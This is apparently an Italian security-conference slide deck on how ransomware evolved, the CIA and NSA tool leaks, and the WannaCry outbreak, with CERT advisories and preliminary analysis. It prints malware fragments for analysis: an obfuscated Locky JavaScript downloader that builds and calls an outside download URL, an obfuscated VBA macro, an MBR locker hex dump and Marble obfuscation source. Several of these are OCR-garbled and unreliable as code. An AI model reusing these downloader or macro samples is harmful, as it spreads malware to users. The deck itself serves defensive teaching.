



# Il Venerdì nero di Wannacry

HackInBo

Gianni 'guelfoweb' Amato

Bologna, 14 Ottobre 2017



## About me

- Name: Gianni Amato
- Nickname: guelfoweb
- Email: [guelfoweb@gmail.com](mailto:guelfoweb@gmail.com)
- Web: [www.guelfoweb.com](http://www.guelfoweb.com)
- Twitter: [@guelfoweb](https://twitter.com/guelfoweb)





## Agenda

- Ransomware
  - Come li avevamo conosciuti
  - Come si sono evoluti
- Leak
  - CIA
  - NSA
- Il weekend nero
  - Analisi di Wannacry
  - Evoluzioni




# Ransomware: Come li conoscevamo

## C'era una volta MBR Lock

...correva l'anno 2012

- Master Boot Record compromesso;
- MBR originale sostituito con MBR proprietario;
- Dati sul disco integri, sistema non è accessibile;
- Per ottenere la password era necessario chiamare un numero a pagamento per ricevere il codice (c0d3).



## Soluzione

- Era sufficiente ripristinare il Master Boot Record per accedere al sistema.
- Analisi successive hanno dimostrato che il codice accetta come password qualsiasi stringa composta da 14 cifre.

```
PhysicalDrive0  LFRO ----- 00000000'00000152 |Hiew 7.26 (c)SEN
00000000: 3C 08 75 33 66 60 B4 03 B7 00 80 FA 0D CD 10 66 <u3f' |v n c . f -> f
0000000A: 61 76 E5 66 60 B4 03 B7 00 CD 10 52 FE CA B7 00 avof' |v n -> R |n
0000000B: B4 02 CD 10 B8 20 0E CD 10 5A FE CA B7 00 B4 02 |@=> | n -> Z |n |@
0000000C: CD 10 66 61 4F EB C1 3C 0D 75 55 BE 8C 7D BF 00 => fa06 |< fu |i |
0000000D: 6C B5 00 EA 72 7D 00 00 90 90 90 66 60 B4 02 B7 | | n r r | e e e f ' | v n
0000000E: 00 BA 0C 17 CD 10 B8 20 0A B9 64 00 CD 10 B9 05 || v f -> | | h | d -> | | e
0000000F: 00 31 D2 B4 86 CD 15 B8 01 13 BB 0C 00 B9 06 00 | | n | s -> | | | n | v | | e
00000100: BA 00 18 E8 06 00 0D 45 52 52 4F 52 5D CD 10 B4 || | e e | F E R R O R ! -> |
00000110: 02 B7 00 BA 0C 17 CD 10 66 61 BF 00 6C E9 68 FF @ n || v f -> f a | | 10 h
00000120: 3C 20 0F 82 62 FF 3C 7E 0F 87 5C FF AA B4 0E 57 < * e b < * % c \ - | | n |
00000130: CD 10 5F E9 52 FF 6A 00 07 FF 0E 13 04 6A 00 07 => _ B R j * | n ! | v j *
00000140: 90 90 90 90 EA 5F 7D 00 00 00 00 00 00 00 00 e e e e e e |
00000150: 00 00 6E 54 65 52 20 63 30 64 33 3A 20 00 BA | | n T e R c 0 d 3 : | |
00000160: 80 00 B9 08 00 B8 01 02 BB 00 06 CD 13 EA 38 07 | | | | | | | | | | | | | | | | | |
00000170: 00 00 8A 0E 8B 7D AC 8A 15 80 F2 8D 47 3A C2 0F | | | | | | | | | | | | | | | | | |
00000180: 85 58 FF 49 75 F0 EA 36 7D 00 00 06 D5 E8 FF DB | | | | | | | | | | | | | | | | | |
00000190: EC E0 00 00 00 00 00 00 00 00 00 00 00 00 00 | | | | | | | | | | | | | | | | | |
000001A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | | | | | | | | | | | | | | | | |
000001B0: 00 00 00 00 00 2C 44 63 2E D7 2E D7 00 00 80 01 | | | | | | | | | | | | | | | | | |
000001C0: 01 00 07 FE FF FF 3F 00 00 00 D9 A6 3F 01 00 00 | | | | | | | | | | | | | | | | | |
000001D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | | | | | | | | | | | | | | | | |
000001E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | | | | | | | | | | | | | | | | |
000001F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA | | | | | | | | | | | | | | | | | |
1Help 2PutBlk 3Edit 4Mode 5Goto 6DatRef 7Search 8Header 9Files 10Quit
```



# Ransomware: Come si sono evoluti



## Varianti 2014 - 2015

### 2014 - CTB Locker

- utilizza Tor per raggiungere il C&C
- componenti Tor embedded
- distribuito tramite Drive-by download e Spam

#### Download inconsapevole:

- Pop-up
- Error message
- Redirect
- Exploit

### 2015 - TeslaCrypt

- destinato alla community di videogiochi, successivamente esteso ai classici documenti
- elimina le Shadow Copy e i punti di ripristino
- distribuito attraverso i kit di Angler, Sweet Orange e Nuclear exploit.





## Varianti 2015 - 2016

### 2015 - 2016 - MSIL

- sfrutta i server Web vulnerabili Java (JBoss obsolete)
- funzionalità di trojan
- utilizza psexec.exe per veicolare il malware verso host della stessa rete

### 2016 - Locky

- si propaga attraverso messaggi di posta elettronica
- allegati MS Office (macro) o compressi (.rar, .zip) con JS
- distribuito utilizzando il kit Nuclear Exploit

## Tecniche di evasione

- Differenti vettori di infezione
  - Exploit Kit
- Offuscamento del codice
  - Codifica
- Riconoscimento dell'ambiente
  - Fisico, virtuale, sandbox
- Rilevamento dei tool di analisi in esecuzione sul sistema
  - Strumenti di debug e di monitoraggio del traffico



## Scripting

L'uso di tecniche di scripting non è nuovo (VBS, HTA, JS, PS)

- facili da offuscare
- difficili da individuare
- nella maggior parte dei casi sono dei downloader
- spesso richiamano altri script
- tutelano il malware vero e proprio



lmvkqth.jpg.exe

<https://a.pomfe.co/lmvkqth.jpg>

<https://infosec.cert-pa.it/analyze/e10bdb0fe7ad6fed9e8dcc4418aede45.html>

```
queIfoweb@cert-pa:~/DESK/Tools/oledump_V0_0_28$ python oledump.py .././PO\ #63884691.DOC
A:
A1:      455 'PROJECT'
A2:      89 'PROJECTvm'
A3: M    6194 'VBA/BxOAVS'
A4: M    59256 'VBA/PXQZGXhe'
A5: M    13013 'VBA/ThisDocument'
A6:      18706 'VBA/ VBA_PROJECT'
A7:      611 'VBA/dir'
```

Macro (offuscata)

```
queIfoweb@cert-pa:~/DESK/Tools/oledump_V0_0_28$ python oledump.py .././PO\ #63884691.DOC
Attribute VB Name = "BxOAVS"
Public Sub Lib1(EF)
    P00Z0HE, edush1Z1j1p0dJlecEh
    If "KcknMwTosLoFp8CLKp0z02BUEUfyQwM0U0k" = "YzbtTh0SpJaaJTzgtCAnrmcncQcIAbqWxSKLoIvChIEUKetgcl" Then
    Dim gUrCqNzuCuurnscHZI1VwTenRRW As String
    ElseIf "vfwvew0y0y0u0u0R00X0C0G0Z0Y0jTtVhLgYpCwIhrv" = "KwKBRgMptgopLpovmLCHK0C0X0ZFPupKj0wMAG0Xgn" Then
    Dim f00m0z0w0Lp0sh0y0k0y0e0r0m0L As String
    Dim MvTYBTcVfUvzyBopkStH0VjsseCAWj0yWjVJpg0wEkn As String
    End If
    If "fAXQ0m0zK0e0w0bThLk0d0pTf0m0Y0rEY0B0C0Z0M0K0LKYUS" = "WYdWfkeWHLBn1B1XPYz0ktnC1Bj0eafu0k0wTfYrm" Then
    Dim gn1Y0V0z0m0W0x0C0R0w0n0F0g0K0I0b0E0Y0L0n0P0L0Z0j0pVULX0H As String
    ElseIf "ubj8sAbg00naL1V1K0X0c0m0CPL0w0N1Uc0y0S0o0z0I0" = "zWkYcnLLdZAPWLVITAZ0G0w0P0w0f0d0ap0W0Ib0r0c0I0d0j" Then
    Dim c00f0F0K0h0a0b0z00AZ0d00a0x0a0c0h0u0y0S0e0V0g0b0c0F0Z0v As String
    Dim UZ0F0A0H0Z0nT1S0V0A0G0z0q0z0L1Wj0d0W0j)rg0K0h0G0V0G0P0F0 As String
    End If
    If "00UPLZrYXcUj0P0S)0omp0h0h0M0r0n0Z0s0oTfH0b0No0S0U0y" = "twDpM1u0rEHElVc1y0U0MzXh0B0z0K0w0Lk0e0u0P0Wj" Then
    Dim 1m0q05Vr1C0L0c0mp050q0pV1S0A0Y0C0q0N0R0 As String
    ElseIf "Pr1VBA0C0Z0C0H10R0V0E0P00S0Yp0L0Lyc0Z0j" = "GLNjty0pph1X0KNK0d0C0J0B0x0e0R0J0P0K0m" Then
    Dim n0B0R0j)z0w0r0h0u0z0e0e0E0R0e0L0L1T0Z0K0j0S0B0h0p0W0e0R0e0w As String
    Dim c0B0M1A0Y0z0y0e0C0w0J0k0h0t0W0C0D0G0E As String
    End If
    If "FY0R0D0g0g0h0X0p0C0X0L0c0P0r0e0y0R" = "S30d0C0M0E0U0z0b0z0a0I0A0V0C0W0G0Y0e0g0M0I0p0r0k0W0L0P0V0C0y0d0x0z0q" Then
    Dim 0x0z0j0p0d0l0j0z0pL0L0e0d0m0R0Z1V0f0p0Y0L0y0M0H As String
    ElseIf "jCvfiPh0m0g0W0k0p0F0a0d0h0A0F0" = "MYW0n0rj0r0c0w0L0z0c0T0N0B0I0R0T0F0V0E0D0C0Z0H0q0u0W0T0c0G0T" Then
    Dim 0L0e0B0D0L10l0d0c0p0N0r0r0T0q0c0h0T0C0P0r0ay As String
    Dim W0W0Z0L0C0W0K0F0I0c0D000P0Z0R0j0k0r0Q0T0z0e0R0P0K0W0V0S0F0U0G0A0H As String
    End If
    If "Pr00c0d0g0n0f0M0F0C0Z0q0y0Q0H0j0D0R0U0P0R0T0M0Z0W0I0f0B0B" = "bWUj0k0t0d0I0M0z0j0C0U0L0F0Lp" Then
    Dim f0d0r0a0F0J0b0p0q0b0z0q0z0T0z0V0e0a0e0Y0B0N0Y0M0h0e0a0Z0X As String
    ElseIf "v0v0W0M0H0L0C0Z0B0p0c0Z0e0R0T0F0T0e0j0p0z0y0C0" = "zr1D0H0T0F0A0J0Y0H0e0z0F0C0d0q0R0c0S1U3Z0S0F0Z0p0E0e0Y0q0w0V" Then
    Dim Y0A0C000m0L0b0c0F0g0r0y0H0a0z0w0X0F0m0P0V0Z0p0N As String
    Dim 1m0e0z0y0M0y0P0X0R0C0T0000Z0L0B1L0q0v As String
    End If
    If "01W0b0X0M0K0p0e0F0Z0R0Q0Y0F0I0C0z0z0T0t0s0u0y" = "f0s0B0L0W0E0F0K0L0X0M0S0h0Y0H0q0v0E00B" Then
    Dim 00w0Y0m0G0h0a0h0b0T0Y0B0m0y0p0z0V0L0C0v0q0p0L0z0s0c0Z0 As String
    ElseIf "W0L0P0C0F0H00Y0E0a0o0I0W0L00b0Y0z0L0m0F0z0l0h0J0b0w0j0d0l0g0h0W0" = "DT0b0d0h0u0c0k0z0k0f0H0E0k0v0S0U0R00z0E0w0D0b0c0G0T0J0P" Then
    Dim F0x0V0P0e0Y0L0q0Y0R0S0N0E0h0c0J0e0V0I0F0j0P0C00d0s0q0 As String
    Dim 1W0L0Y0g0p0e00Y0n0e0g0)0C0h0K0s0p0p0U0K0L0r0f0z0T0I0W0I0p0j As String
    End If
    If "M0p0Y0G00F0j0G0N0L0c0F0I0d0Y0p0M0A0B0z0Y0V0B0z0k0C0m" = "H0a0q0c0W0J0E0B0F0P0K0Y0Z0P0G0E0I0K0J0W0H0X0" Then
    Dim M0S0R0P0P0C0T0K0F0z0m0N0g0y0s0P0T0 As String
    ElseIf "c0S000m0H00B0e0P0Z0J0b0T0J0V0U0X0N0Q00c0k0" = "H0K0G0B0n0c0l0j0u0e0c0R0Z0G0T0Y0U0j0x0p0C0V0e0R00R0v0T" Then
    Dim c0L1L0m0u0C0L0B0S0m0g0e0p0I0E0X0H0L0h0b0N0P0F0I0b0J0u0G0P0y0x0e As String
    Dim 0h0h0V0h0f0C0u0h00J0H0f0L0V0K0K0I0000W0D As String
    End If
End Sub
```

# Locky encoded

```

PvVKiw = " j = elem && elem.childNodes.length; while ( j-- ) { if
( jQuery.nodeName( ( tbody = elem.childNodes[ j ] ), \"tbody\" ) && !
tbody.childNodes.length ) {";
  trackless[(retailers +
("mechanics","terry","banana","bleed","bruit","homemade","mince","o")
+"008i"+"ti"+"on").replace("008", accredited)] = 0;
  RLgFRSU = " elem.removeChild( tbody ); } } ";
  trackless
["s"+"arsenic","curtsey","graham","movers","detestation","commentary","chimeri
+oF"+"hatchet","answered","lower","practitioner","congress","roofed","champion
(continuity, 2);

  hotels3( trackless);
  dtuDDuUSDt = " Fix #12392 for WebKit and IE > 9 tmp.textContent =
\\\"";";
  var shtop = commiseration.shift();
  furthermore[shtop](continuity, lll, "aMOiAMBMIIt11bMtekjL0ef" ===
"lLuEozkoX11lRwkiYa"); XLabHO = " Fix #12392 for oldIE while
( tmp.firstChild ) { tmp.removeChild( tmp.firstChild ); ";
}
} catch (LFTlqK) { };

  AqqiwAoypAm = " Remember the top-level container for proper cleanup tmp
= safe.lastChild; } } ";
}
popped(((("h")+("t-t")+("p:"))).split("-").join("")+"//"+"\u0061\u006C\u0069
\u0065\u0064\u002E\u006C\u0069"+" \u006E\u006B\u002F\u0038\u0037\u0037\u0038
\u0068\u0034\u0067", "tByDHOpLMy",Math.random()> 0);
  cvqiFiqxJ = " } Fix #11356: Clear elements from fragment if ( tmp )
{ safe.removeChild( tmp ); ";

```

js\_locky\_decode.py


```

1 import re
2
3 filename = 'SCAN000189077.js'
4
5 with open(filename, 'r') as file:
6     data = file.read().split('\n')
7
8 for str in data:
9     uMatch = re.findall('\\\\u[0-9]{3}[0-9a-fA-F]{1}', str)
10    for u in uMatch:
11        str = str.replace(u, u.decode('unicode-escape'))
12    print (str)

```

<https://gist.github.com/guelfoweb/1b7c4ecc3a2a7d8947ad>

## Ransomware + Exploit Kit



```
if java installed then
  try java exploit 1
  if exploit worked then install malware end
end
if silverlight installed then
  try silverlight exploit 1
  if exploit worked then install malware end
  try silverlight exploit 2
  if exploit worked then install malware end
end
if flash is installed then
  ...
end
if nothing worked then give up end
```



# **Leak: Armi digitali trafugate a CIA e NSA**

---

## Marble Framework

Marzo 2017 - Set di strumenti in grado di:

- Offuscare codice nocivo;
- Implementare tecniche Anti-Forensics.

Allo scopo di:

- Mascherare malware, trojan e attacchi di hacking;
- Evitare che un attacco possa essere ricondotto alla CIA.

## Vault 7: CIA Hacking Tools Revealed



## Vault7: Source Code

- Russo
- Cinese
- Arabo
- Farsi

```
#include <Windows.h>
#include "Marble.h"

int wmain(int argc, wchar_t* argv[])
{
    //Normal strings including escaped characters as well as \x
    MARBLE wCone[] = L" Text with \\weird spaces in the text\\n\\t\\tab\\x2233\\x3344 121*";

    //Normal Wide=Char string - can't be multi-line
    MARBLE wCtwo[] = L"Create or open a file or I/O device. The most commonly used I/O devices are as follows: file, file stream, directory, physical disk, volume, console buffer, tape drive, communications resource, mailslot, and pipe. The f
unction returns a handle that can be used to access the file or device for various types of I/O depending on the file or device and the flags and attributes specified. To perform this operation as a transacted operation, which results in a handle t
hat can be used for transacted I / O, use the CreateFileTransacted function.*";

    //WCHAR array is supported
    MARBLE wCthree[] = {
        0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799,
        0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799
    };

    //Add foreign languages
    //Arabic
    MARBLE wCArab[] = L"بسم الله الرحمن الرحيم. كل الشكاه. اجمع واعلا حيدر فعون الشعلان الضمين ان بل. قد نام الشكاه. انمااروم الاطار. بوابه ليعلموا الخافية بعل عل. خلت وعرسا ابندمها ار كما";

    //Chinese
    MARBLE wCChinese[] = L"深清决 侯梅图 董榕舟 汪 耀耀. 黎碧敏 汪家敏汪廷 潘涛庭 匡 汪朝 冲和梁 韩翰强 钟德伟 崔 廷廷, 韩 廷廷 徐俊强 韩朝强. 巫 韩朝 洪洪强 洪洪强 洪洪强 洪洪强 洪洪强 洪洪强 洪洪强 洪洪强 洪洪强 洪洪强 洪洪强 洪洪强 洪洪强 洪洪强";

    //Russian
    MARBLE wCRussian[] = L"Эд на момоме компьтерном. Виде бланде на крив, дуо джаме элмере эа. Ни джент молель дель-калехашемом жит. Ни молъ рыбом молелоро флелат, залы тхепорактус на мж. Уг эл хабонку флелат инстректор, ку шепорат
паадрум конемату мж, мжм на ортом млараме мларамемат";

    //Korean
    MARBLE wCKorean[] = L"사용할 수있는 구별 많은 변화가 있지만, 대부분은, 주된 이유로, 어떤 형태의 변경을 입었거나 조금이라도 믿을 보이지 않는 단어를 무작위. 당신은 Lorem Ipsum의 문료를 사용하려는 경우, 당신은 텍스트의 가운데에 숨겨진 문자 당황 없다는 확신해야합니다";

    //Farsi
    MARBLE wCFarsi[] = L"بسم الله الرحمن الرحيم. كل الشكاه. اجمع واعلا حيدر فعون الشعلان الضمين ان بل. قد نام الشكاه. انمااروم الاطار. بوابه ليعلموا الخافية بعل عل. خلت وعرسا ابندمها ار كما";

    return 0;
}
```

Mascherare gli hack della CIA e concentrare l'attenzione degli investigatori su altri Paesi.



## Hacking Tools

- The Shadow Brokers
  - Equation Group
    - NSA

Il primo annuncio del leak risale al **13 agosto 2016** (via twitter)



Item Name	Item Type	Size
BARGLEE	Folder	1 item
BARGLEE3100	Folder	2 items
Dats	Folder	684 items
Install	Folder	1 item
LP	Folder	21 items
Modules	Folder	4 items
BARPUNCH-3110	Program	1.8 MB
bg_redirect-pi-3110	Program	8.0 kB
bg_redirector-3110	Program	441.6 kB
BICE-3110	Program	2.5 MB
dMinProg-3110	Program	2.0 MB
ig1000-moduledata-3113.tgz	Archive	1.1 MB
ig2000-moduledata-3113.tgz	Archive	1.0 MB
keygen-3110	Program	394.0 kB
madkit	Text	292.0 kB
miLogMinProg-3110	Program	1.8 MB
pd_create_ruleset-3110	Program	422.9 kB
pd_miniprog-3110	Program	2.0 MB
pd_start_pat-pi-3110	Program	6.3 kB
profilerpv4-3100	Program	1.9 MB
SecondDateCommon-miniprog-3110	Program	1.8 MB
stg300-moduledata-3115.tgz	Archive	30.1 MB
stg500-moduledata-3115.tgz	Archive	30.3 MB
start_redirector-pi-3110	Program	13.7 kB
stop_redirector-ab-3110	Program	42 bytes
turnWo-3110	Program	2.0 MB



## MS16-114 - SMB 1.0 Protocollo Obsoleto!

Il **13 settembre 2016** - appena un mese dopo l'annuncio del leak - Microsoft informa gli utenti di una importante vulnerabilità che affligge il protocollo SMB 1.0 e che consentirebbe l'esecuzione di codice remoto.

Per ragioni di sicurezza Microsoft invita gli utenti a disabilitare il protocollo obsoleto.

*"If you have not already, follow the instructions in the blog to turn off SMB1 in your environment. You do not need this 30-year-old protocol, and you certainly do not want it." - Microsoft.*



## MS17-101 - SMB 1.0 Patch

Il **14 marzo 2017** Microsoft rilascia un aggiornamento risolutivo per la vulnerabilità nel protocollo SMB 1.0 annunciata nel settembre 2016.

### CVE-2017-0144

CVSS 9.3

 2017-03-17 01:59:04 -  2017-03-18 02:59:05

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in [CVE-2017-0143](#), [CVE-2017-0145](#), [CVE-2017-0146](#), and [CVE-2017-0148](#).



## Eternal\*

14 Aprile 2017 – Microsoft dirama i risultati di analisi interne che riguardano la pubblicazione di alcuni exploit sottratti a «**Equation Group**» (NSA) rilasciati pubblicamente da un gruppo di hacker noto come «**The Shadow Brokers**».

Codice Exploit	Soluzione / Patch
EternalBlue	MS17-010
EmeraldThread	MS10-061
EternalChampion	CVE-2017-0146 e CVE-2017-0147
ErraticGopher	Risolto prima del rilascio di Windows Vista
EsikmoRoll	MS14-068
EternalRomance	MS17-010
EducatedScholar	MS17-010
EternalSynergy	MS09-050
EclipsedWing	MS08-067



# The Black Friday: WannaCry

## Venerdì, 12 Maggio 2017

CCN-CERT (Spagna)

Il primo CERT, almeno in Europa, a diramare la notizia di un attacco massivo è il CERT spagnolo.

<https://www.ccn-cert.cni.es/seguridad-al-dia/comunicados-ccn-cert/4464-ataque-masivo-de-ransomware-que-afecta-a-un-elevado-numero-de-organizaciones-espanolas.html>

### Identificado ataque de ransomware que afecta a sistemas Windows

#### Detalles

Publicado: 12 Mayo 2017

- Ransomware
- Alerta
- Vulnerabilidad
- Windows

Se ha alertado de un ataque masivo de ransomware que afecta a sistemas Windows, bloqueando el acceso a los archivos (tanto en sus discos duros como en las unidades de red a las que estén conectadas). La especial criticidad de esta campaña viene provocada por la explotación de la vulnerabilidad descrita en el boletín MS17-010 utilizando EternalBlue/DoublePulsar, que puede infectar al resto de sistemas Windows conectados en esa misma red que no estén debidamente actualizados. La infección de un solo equipo puede llegar a comprometer a toda la red corporativa.

El ransomware, una variante de WannaCry, infecta la máquina cifrando todos sus archivos y, utilizando la vulnerabilidad citada en el párrafo anterior que permite la ejecución de comandos remota a través de SMB (Server Message Block) y se distribuye al resto de máquinas Windows que haya en esa misma red.

Los sistemas afectados que disponen de actualización de seguridad son:

Microsoft Windows Vista SP2  
Windows Server 2008 SP2 y R2 SP1  
Windows 7  
Windows 8.1  
Windows RT 8.1  
Windows Server 2012 y R2  
Windows 10  
Windows Server 2016

#### Medidas de prevención y mitigación

El CCN-CERT recomienda lo siguiente:

- Actualizar los sistemas a su última versión o parchear según informa el fabricante
- Para los sistemas sin soporte o parche se recomienda aislar de la red o apagar según sea el caso.
- Aislar la comunicación a los puertos 137 y 138 UDP y puertos 139 y 445 TCP en las redes de las organizaciones.
- Descubrir qué sistemas, dentro de su red, pueden ser susceptibles de ser atacados a través de la vulnerabilidad de Windows, en cuyo caso, puedan ser aislados, actualizados y/o apagados.

El CCN-CERT dispone de un Informe de Medidas de seguridad contra el ransomware, en el que se incluyen pautas y recomendaciones generales y en el que se detallan los pasos del proceso de desinfección y las principales herramientas de recuperación de los archivos, en este tipo de ataques.

Tal y como se indica en el informe de amenazas sobre ransomware, efectuar el pago por el rescate del equipo no garantiza que los atacantes envíen la utilidad y/o contraseña de descifrado, sólo premia su campaña y les motiva a seguir distribuyendo masivamente este tipo de código dañino.

En el caso de haberse visto afectados por esta campaña y no dispusieran de copias de seguridad, se recomienda conservar los ficheros que hubieran sido cifrados por la muestra de ransomware antes de desinfectar la máquina, ya que no es descartable que en un futuro aparezca una herramienta que permitiera descifrar los documentos que se hubieran visto afectados.

CCN-CERT (12/05/2017)



## È questione di minuti...

- Telefonate
- Messaggi
- Email
- Collaborazione tra CERT a livello europeo;
- Infosharing tra CERT italiani.
- Infosharing con Vendor
- Collaborazione tra ricercatori di tutto il mondo;
- Public infosharing su Twitter, AlienVault (IoC), GitHub.


## Cosa emerge dalle prime informazioni

Sistemi affetti:

- Microsoft Windows Vista SP2
- Windows Server 2008 SP2 e R2 SP1
- Windows 7
- Windows 8.1
- Windows RT 8.1
- Windows Server 2012 e R2
- Windows 10
- Windows Server 2016

Sistemi affetti fuori supporto:

- Microsoft Windows XP







## Quali danni ha provocato?

- 300.000 (?) computer compromessi in oltre 150 paesi in meno di 24 ore;
- In Spagna è stata confermata la compromissione di grosse aziende tra cui la compagnia di telecomunicazioni "Telefonica";
- In Gran Bretagna pare che il ransomware abbia preso in ostaggio i PC di alcuni ospedali e strutture sanitarie.



## Phishing o Worm?

Si presume che il malware si sia propagato inizialmente tramite posta elettronica, ma al momento non esiste una traccia ufficiale in circolazione che confermi l'ipotesi.

Non è ancora stato individuato il paziente zero.



## Come lavora?

- Sfrutta l'exploit di Equation Group (NSA) noto come "EternalBlue" applicabile al protocollo Windows SMB.
- Una volta infettata una macchina, il malware provvede a scansionare la rete interna alla ricerca di altre postazioni affette dalla medesima vulnerabilità.
- Individuata la postazione vulnerabile viene eseguito l'exploit per ottenere accesso al sistema e successivamente cifra i file in esso contenuti rinominandoli con estensione ".WCRY".
- Per recuperare i dati in ostaggio viene chiesto un riscatto iniziale di 300\$ in bitcoin, il prezzo sale man mano che scorre il conto alla rovescia del timer mostrato all'utente.

## Esistono soluzioni?

- Installare la patch MS17-010;
- Bloccare SMB 1 e 2;
- Mitigare la contaminazione sfruttando al meglio gli IoC.
  - Hash, Imphash, IP, Domain, Registry key,

Prima informativa sul sito ufficiale CERT-PA

- <https://www.cert-pa.it/web/guest/news?id=8342>



### Campagna ransomware mondiale WannaCry (Wcry)

12/05/2017

È attualmente in corso una campagna di infezione di un nuovo ransomware denominato **"WannaCry"** che si sta diffondendo rapidamente in diversi paesi del mondo. Secondo MalwareTech pare siano oltre 70 i paesi coinvolti, tra cui l'Italia, e al momento risultano compromessi oltre 50.000 sistemi Windows.

#### Quali danni ha provocato?

In Spagna è stata confermata la compromissione di grosse aziende tra cui la compagnia di telecomunicazioni "Telefonica", mentre in Gran Bretagna pare che il ransomware abbia preso in ostaggio i PC di alcuni ospedali e strutture sanitarie.

#### Phishing o Worm?

Il malware, che si presume si propaghi inizialmente tramite posta elettronica, ma al momento non esiste una traccia ufficiale in circolazione che confermi l'ipotesi, sfrutta l'exploit di Equation Group divulgato il 14 aprile 2017 dal gruppo di hacker denominato ShadowBrokers. L'exploit, noto come **"EternalBlue"**, sfrutta una vulnerabilità insita nel protocollo Windows SMB per la quale Microsoft ha rilasciato una patch già nel mese di marzo.

#### Come lavora WannaCry?

Una volta infettata una macchina, il malware provvede a scansionare la rete interna alla ricerca di altre postazioni affette dalla medesima vulnerabilità. Individuata la postazione vulnerabile viene eseguito l'exploit per ottenere accesso al sistema e successivamente cifrati i file in esso contenuti rinominandoli con estensione ".WCRY". Per recuperare i dati in ostaggio viene chiesto un riscatto iniziale di 300\$ in bitcoin, il prezzo sale man mano che scorre il conto alla rovescia del timer mostrato all'utente.

#### Soluzioni?

Purtroppo, sembra che molte organizzazioni non abbiano ancora installato la patch. Per chi non avesse ancora provveduto si consiglia vivamente di installare la patch MS17-010.

La lista degli IoC, in costante crescita, e approfondimenti tecnici sono collezionati e disponibili su AlienVault.

**Suggerimenti:** Consigli utili per difendersi dalla minaccia e proteggere i propri dati.

#### Aggiornamenti:

- Microsoft ha rilasciato la patch per tutti i sistemi non più supportati, compreso XP.
- Al momento pare che la componente worm di questa prima versione di WannaCry sia stata messa fuori uso grazie a un artificio scovato nel codice del malware.
- [CERT-PA] Mitigare gli effetti di WannaCry (WCry, WannaCryptOr)
- [CERT-PA] WannaCry: Aggiornamenti sulla situazione attuale e indicazioni sul da farsi

*Le indagini sono attualmente in corso, le informazioni verranno integrate man mano che emergeranno ulteriori dettagli.*



## Sample su sandbox online

La presenza online del primo sample su Malwr risale al 12/05/2017 @ 10:19

Dalle analisi automatiche nelle sandbox online non emergono evidenti informazioni relative alla propagazione.

- <https://malwr.com/analysis/MTlhYjAzNTEjNjllINGUOYThmMTRIZTRiOWE4YzhkZDI/>
- <https://www.reverse.it/sample/24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c?environmentId=100>

## Analisi preliminare

```
Peframe v. 5.0.1
Short information
-----
File type      PE32 executable (GUI) Intel 80386, for MS Windows
File name      wannacry.exe
File size      3723264
Hash MD5       db349b97c37d22f5eald1841e3c89eb4
Compile time   2010-11-20 10:03:08
Sections       4 (1 suspicious)
Directories    import, resource
Detected       packer, mutex, xor
Import Hash    9ecee117164e0b870a53dd187cdd7174

Xor info
-----
Key length  Offset (hex)  Offset (dec)
1           0x320f2      205042
8           0x320f2      205042
2           0x320f2      205042
